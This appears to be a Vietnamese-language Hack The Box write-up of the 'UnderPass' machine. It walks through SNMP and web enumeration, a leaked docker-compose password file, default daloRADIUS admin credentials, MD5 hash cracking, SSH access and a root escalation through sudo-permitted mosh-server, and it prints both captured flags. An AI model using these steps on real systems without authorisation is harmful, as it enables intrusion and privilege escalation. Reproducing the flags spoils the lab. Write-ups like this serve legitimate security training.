


UnderPass has been Pwned

quockhanh020903 has successfully pwned UnderPass Machine from Hack The Box

#1274	24 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

Powered by  **HACKTHEBOX**

<https://www.hackthebox.com/achievement/machine/2106021/641>

MỤC LỤC

1.Enumeration.....	3
2.FootHold	3
3.Exploit	10
4.Privilege Escalation	12

1.Enumeration

Ta sử dụng câu lệnh “***nmap -sC -sV 10.10.11.48 -oA /root/Documents/HTB/UnderPass***” để quét các cổng dịch vụ TCP trên máy chủ đích

```
(root@lyquockhanh)-[~/Documents/HTB]
# nmap -sC -sV 10.10.11.48 -oA /root/Documents/HTB/UnderPass/UnderPass
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 23:23 EST
Nmap scan report for 10.10.11.48 (10.10.11.48)
Host is up (0.39s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.36 seconds
```

Máy chủ đích đang mở dịch vụ OpenSSH có cổng 22 và mở dịch vụ Apache httpd có cổng 80.

Máy chủ đích có hệ điều hành Linux

2. FootHold

Thêm tên miền khanh_underpass.htb cho máy chủ đích bằng câu lệnh :

“echo “10.10.11.48 khanh_underpass.htb” | sudo tee -a /etc/hosts”

```
(root@lyquockhanh)-[~/Documents/HTB]
# echo "10.10.11.48 khanh_underpass.htb " | sudo tee -a /etc/hosts
10.10.11.48 khanh_underpass.htb
```

Xác định tên miền phụ bằng câu lệnh : ffuf -u http://khanh_underpass.htb/ -H "Host:FUZZ.khanh_underpass.htb" -w '/root/SecLists/Discovery/DNS/subdomains-top1million-20000.txt' -ac

```
(root@lyquockhanh)-[~/]
# ffuf -u http://khanh_underpass.htb/ -H "Host:FUZZ.khanh_underpass.htb" -w '/root/SecLists/Discovery/DNS/subdomains-top1million-20000.txt' -ac

v2.1.0-dev

:: Method      : GET
:: URL         : http://khanh_underpass.htb/
:: Wordlist    : FUZZ: /root/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header     : Host: FUZZ.khanh_underpass.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [19966/19966] :: Job [1/1] :: 757 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
```

Ta không thấy được tên miền phụ nào

Ta tìm kiếm thư mục ẩn bằng câu lệnh :ffuf -u

http://khanh_underpass.htb/FUZZ -c -v -w

/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

```
(root@lyquockhanh) - [~/Documents/HTB]
# ffuf -u http://khanh_underpass.htb/FUZZ -c -v -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

[Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 198ms]
server-status [Status: 403, Size: 284, Words: 20, Lines: 10, Duration: 228ms]
:: Progress: [220559/220559] :: Job [1/1] :: 157 req/sec :: Duration: [0:22:05] :: Errors: 80 ::
```

Không có thư mục ẩn tệp ẩn nào hữu ích cho đường dẫn http://khanh_underpass.htb/

Ta quét các lại máy chủ đích , quét các cổng dịch vụ UDP đang mở trên máy chủ đích

nmap -sU 10.10.11.48

Trên máy chủ đích mở dịch vụ SNMP cổng mở UDP .

SNMP được gọi là Giao thức quản lý mạng đơn giản và giao tiếp của nó sử dụng UDP 161 và 162. Máy chủ SNMP, nghĩa là đầu cuối được quản lý nơi thông tin được truy vấn, sử dụng cổng UDP 161 và máy khách sử dụng cổng 162.

Sử dụng công cụ snmp-check để thu thập thông tin về máy chủ đích qua giao thức SNMP

```
(root@lyquockhanh) - [~/Documents/HTB/UnderPass]
# snmp-check 10.10.11.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'

[*] System information:
Host IP address      : 10.10.11.48
Hostname             : UnDerPass.htb is the only daloradius server in the basin!
Description          : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
Contact              : steve@underpass.htb
Location             : Nevada, U.S.A. but not Vegas
Uptime snmp          : 01:40:32.93
Uptime system        : 01:40:22.81
System date          : 2024-12-24 06:04:13.0
```

Ta nhìn thấy người dùng steve trong steve@underpass.htb , dịch vụ của tên miền underpass.htb là 1 phần của dịch vụ daloradius

Ta tìm hiểu về dịch vụ daloradius , và tìm thấy file docker cài đặt dịch vụ daloradius

```

58
59 # Create directories
60 # /data should be mounted as volume to avoid recreation of database entries
61 RUN mkdir /data
62 ADD . /var/www/daloradius
63
64 #RUN touch /var/www/html/library/daloradius.conf.php
65 RUN chown -R www-data:www-data /var/www/daloradius
66
67 # Remove the original sample web folder
68 RUN rm -rf /var/www/html
69 #
70 # Create daloRADIUS Log file
71 RUN touch /tmp/daloradius.log && chown -R www-data:www-data /tmp/daloradius.log
72 RUN mkdir -p /var/log/apache2/daloradius && chown -R www-data:www-data /var/log/apache2/daloradius
73 RUN echo "Mutex posixsem" >> /etc/apache2/apache2.conf
74
75 ## Expose Web port for daloRADIUS
76 EXPOSE 80
77 EXPOSE 8000
78 #
79 ## Run the script which executes Apache2 in the foreground as a running process
80 CMD ["/bin/bash", "/var/www/daloradius/init.sh"]

```

Ta thấy đường dẫn /var/www/daloradius

Tìm kiếm các tệp thư mục ẩn trong đường dẫn http://khanh_underpass.htb/daloradius bằng câu lệnh :

dirsearch -u 'http://khanh_underpass.htb/daloradius/' -t 100

```

Task Completed
(root@lyquockhanh) [~/Documents/HTB/UnderPass]
# dirsearch -u "http://khanh_underpass.htb/daloradius/" -t 100
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an
from pkg_resources import DistributionNotFound, VersionConflict
v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/Documents/HTB/UnderPass/reports/http_khanh_underpass.htb/_daloradius__24-12-24_08-06-05.txt
Target: http://khanh_underpass.htb/
[08:06:05] Starting: daloradius/
[08:06:10] 200 - 221B - /daloradius/.gitignore
[08:06:35] 301 - 335B - /daloradius/app → http://khanh_underpass.htb/daloradius/app/
[08:06:43] 200 - 24KB - /daloradius/ChangeLog
[08:06:50] 200 - 2KB - /daloradius/docker-compose.yml
[08:06:50] 200 - 2KB - /daloradius/Dockerfile
[08:06:50] 301 - 335B - /daloradius/doc → http://khanh_underpass.htb/daloradius/doc/
[08:07:10] 301 - 339B - /daloradius/library → http://khanh_underpass.htb/daloradius/library/
[08:07:11] 200 - 18KB - /daloradius/LICENSE
[08:07:35] 200 - 10KB - /daloradius/README.md
[08:07:39] 301 - 337B - /daloradius/setup → http://khanh_underpass.htb/daloradius/setup/
Task Completed

```

Curl các đường dẫn trả về phản hồi 200 , ta thấy đường dẫn docker-compose.yml trả về thông tin username , password về mysql

```
(root@lyquockhanh)-[~]
# curl http://khanh_underpass.htb//daloradius/docker-compose.yml
version: "3"

services:
  radius-mysql:
    image: mariadb:10
    container_name: radius-mysql
    restart: unless-stopped
    environment:
      - MYSQL_DATABASE=radius
      - MYSQL_USER=radius
      - MYSQL_PASSWORD=radiusdbpw
      - MYSQL_ROOT_PASSWORD=radiusrootdbpw
    volumes:
      - "/data/mysql:/var/lib/mysql"

  radius:
    container_name: radius
    build:
      context: .
      dockerfile: Dockerfile-freeradius
    restart: unless-stopped
    depends_on:
      - radius-mysql
    ports:
      - '1812:1812/udp'
      - '1813:1813/udp'
    environment:
      - MYSQL_HOST=radius-mysql
      - MYSQL_PORT=3306
      - MYSQL_DATABASE=radius
      - MYSQL_USER=radius
      - MYSQL_PASSWORD=radiusdbpw
      # Optional settings
      - DEFAULT_CLIENT_SECRET=testing123
    volumes:
```

Ta thu được tài khoản mysql : radius và mật khẩu radiusbpw.

```
(root@lyquockhanh)-[~/Documents/HTB/UnderPass]
# dirsearch -u "http://khanh_underpass.htb/daloradius/app/" -t 100
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated from pkg_resources
  import DistributionNotFound, VersionConflict

  (11)  (7)  (1)  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/Documents/HTB/UnderPass/reports/http_khanh_underpass.htb/_daloradius_app__24-12-24_08
Target: http://khanh_underpass.htb/

[08:22:57] Starting: daloradius/app/
[08:23:57] 301 - 342B - /daloradius/app/common → http://khanh_underpass.htb/daloradius/app/common/
[08:26:01] 301 - 341B - /daloradius/app/users → http://khanh_underpass.htb/daloradius/app/users/
[08:26:02] 200 - 2KB - /daloradius/app/users/login.php
[08:26:02] 302 - 0B - /daloradius/app/users/ → home-main.php

Task Completed
```


Câu lệnh : `dirsearch -u "http://khanh_underpass.htb/daloradius/doc/" -t 100` để quét tiếp các thư mục ẩn tệp ẩn .

```
(root@lyquockhanh)-[~/Documents/HTB/UnderPass]
# dirsearch -u "http://khanh_underpass.htb/daloradius/doc/" -t 100
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/Documents/HTB/UnderPass/reports/http_khanh_underpass.htb/_daloradius_doc_24-12-24_16-09-44.txt
Target: http://khanh_underpass.htb/

[09:05:03] Starting: daloradius/doc/
[09:06:09] 301 - 343B - /daloradius/doc/install → http://khanh_underpass.htb/daloradius/doc/install
Task Completed
```

Ta tìm được đường dẫn http://khanh_underpass.htb/daloradius/doc/install có phản hồi trả về 301 .

Tiếp tục tìm file thư mục ẩn của đường dẫn
http://khanh_underpass.htb/daloradius/doc/install

```
(root@lyquockhanh)-[~]
# dirsearch -u "http://khanh_underpass.htb/daloradius/doc/install/" -t 100
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/reports/http_khanh_underpass.htb/_daloradius_doc_install_24-12-24_16-09-44.txt
Target: http://khanh_underpass.htb/

[16:09:44] Starting: daloradius/doc/install/
[16:10:19] 200 - 8KB - /daloradius/doc/install/INSTALL
Task Completed
```

Thu được đường dẫn `/daloradius/doc/install/INSTALL` có phản hồi trả về 200

Truy cập vào đường dẫn ta phát hiện phiên bản daloRADIUS là 0.9

```
← → ↻ 🏠
🔒 🚫 khanh_underpass.htb/daloradius/doc/install/INSTALL
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
daloRADIUS Copyright (C) 2007 by Liran Tal. All rights reserved.
For release information and license, read LICENSE.

daloRADIUS version 0.9 stable release
by Liran Tal <liran.tal@gmail.com>
=====
```

```
5. INSTALLATION COMPLETE
-----
Surf to http://yourip/daloradius
Login:
    username: administrator
    password: radius
Notice: don't forget to change the default password in the Configuration -> Operators page
        don't forget to also REMOVE completely or rename to some random undetected name the update.php script!
```

Ta tìm được tài khoản mặc định username : administrator , password:radius

Ta truy cập vào đường dẫn

Câu lệnh dirsearch -u http://khanh_underpass.htb/daloradius/app/

```
(root@lyquockhanh)-[~/Documents/HTB/UnderPass]
# dirsearch -u "http://khanh_underpass.htb/daloradius/app/" -t 100
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://
from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/Documents/HTB/UnderPass/reports/http_khanh_underpass.htb/_daloradius_app__24-12-24_08
Target: http://khanh_underpass.htb/

[08:22:57] Starting: daloradius/app/
[08:23:57] 301 - 342B - /daloradius/app/common → http://khanh_underpass.htb/daloradius/app/common/
[08:26:01] 301 - 341B - /daloradius/app/users → http://khanh_underpass.htb/daloradius/app/users/
[08:26:02] 200 - 2KB - /daloradius/app/users/login.php
[08:26:02] 302 - 0B - /daloradius/app/users/ → home-main.php
Task Completed
```

Ta truy cập đường dẫn

http://khanh_underpass.htb/daloradius/app/users/login.php

khanh_underpass.htb/daloradius/app/users/login.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

i Login Required

Username


Password

Language
English

Login Please


daloradius

Sử dụng username: administrator , password : radius để đăng nhập vào




The image shows a login form titled "Login Required" with an information icon. It contains three input fields: "Username" with the value "administrator", "Password" with masked characters, and "Language" with the value "English". A green "Login Please" button is at the bottom.

Tài khoản mật khẩu sai .




Truy cập đường dẫn http://khanh_underpass.htb/daloradius/app/operators

Ta sử dụng tài khoản mặc định username : administrator , password:radius



The image shows a web browser window with the address bar displaying "khanh_underpass.htb/daloradius/app/operators/login.php". The page features the "daloRADIUS" logo and a "Login Required" form. The form has fields for "Username", "Password", and a "Location" dropdown menu set to "default". A blue "Login Please" button is at the bottom. The footer text reads "daloRADIUS 2.2 beta".

Đăng nhập thành công bằng tài khoản mặc định .



Click vào Go to users list ta thấy được 2 tài khoản svcMosh và zombie

Users Listing

Select All Select None Delete Disable Enable

ID	Name	Username	Password
<input type="checkbox"/> 6		svcMosh	412DD4759978ACFCC81DEAB01B382403
<input type="checkbox"/> 7		zombie	zombie

Ta thấy được 2 tài khoản , 1 tài khoản svcMosh có mật khẩu hàm băm: 412DD4759978ACFCC81DEAB01B382403.

3.Exploit

Ta thử kết nối từ xa với máy chủ đích thông qua giao thức ssh với tài khoản zombie

```
(root@lyquockhanh)-[~/Documents/HTB/UnderPass]
# ssh zombie@khanh_underpass.htb
zombie@khanh_underpass.htb's password:
Permission denied, please try again.
zombie@khanh_underpass.htb's password: 
```

Giải mã mật khẩu hàm băm của tài khoản svcMosh:

412DD4759978ACFCC81DEAB01B382403

Hash	Type	Result
412DD4759978ACFCC81DEAB01B382403	md5	underwaterfriends

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Thu được password đã được giải mã : underwaterfriends

```

(root@lyquockhanh)~[~/Documents/HTB/UnderPass]
# ssh svcMosh@khanh_underpass.htb
svcMosh@khanh_underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Dec 24 10:34:26 AM UTC 2024

System load:  0.04          Processes:      272
Usage of /:   91.5% of 3.75GB Users logged in: 2
Memory usage: 16%          IPv4 address for eth0: 10.10.11.48
Swap usage:   0%

⇒ / is using 91.5% of 3.75GB
displayed 2 record(s)
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet

Last login: Tue Dec 24 10:04:12 2024 from 10.10.16.74
svcMosh@underpass:~$

```

Kết nối thành công với máy chủ đích

```

Last login: Tue Dec 24 10:04:12 2024 from 10.10.16.74
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ cat user.txt
4530e3ac5a9e408e1559a79cb4abaf32
svcMosh@underpass:~$

```

Flag user : 4530e3ac5a9e408e1559a79cb4abaf32

```

svcMosh@underpass:~$ sudo -i
[sudo] password for svcMosh:
Sorry, user svcMosh is not allowed to execute '/bin/bash' as root on localhost.
svcMosh@underpass:~$

```

Sử dụng câu lệnh `sudo -l` để liệt kê các quyền mà người dùng svcMosh hiện tại có quyền sử dụng

```

svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$

```

Người dùng có quyền thực hiện câu lệnh /usr/bin/mosh-server

4.Privilege Escalation

Ta thấy lệnh tham số --server mặc định là mosh-server và lệnh siêu đặc quyền của người dùng hiện tại cũng là lệnh này. Do đó, bạn có thể kết nối với chính mình thông qua tham số này

```
svcMosh@underpass:~$ mosh
Usage: /usr/bin/mosh [options] [--] [user@]host [command...]
  --client=PATH          mosh client on local machine
                        (default: "mosh-client")
  --server=COMMAND       mosh server on remote machine
                        (default: "mosh-server")
  --predict=adaptive     local echo for slower links [default]
-a  --predict=always     use local echo even on fast links
-n  --predict=never      never use local echo
  --predict=experimental aggressively echo even when incorrect
-4  --family=inet        use IPv4 only
-6  --family=inet6       use IPv6 only
  --family=auto          autodetect network type for single-family hosts only
  --family=all           try all network types
  --family=prefer-inet   use all network types, but try IPv4 first [default]
  --family=prefer-inet6 use all network types, but try IPv6 first
-p PORT[:PORT2]         server-side UDP port or range
                        (No effect on server-side SSH port)
  --bind-server={ssh|any|IP} ask the server to reply from an IP address
                        (default: "ssh")
```

Câu lệnh : mosh --server="sudo /usr/bin/mosh-server" localhost

```
svcMosh@underpass:~$ mosh --server="sudo /usr/bin/mosh-server" localhost
The authenticity of host 'localhost (<no hostip for proxy command>)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
root@underpass:~# ls
root.txt
root@underpass:~# cat root.txt
f4745255778777b6ba0547c88d9f54bf
root@underpass:~#
```

Flag root : f4745255778777b6ba0547c88d9f54bf



UnderPass has been Pwned!

Congratulations  **quockhanh020903**, best of luck in capturing flags ahead!

#1274

MACHINE RANK

24 Dec 2024

PWN DATE

30

POINTS EARNED

OK

SHARE

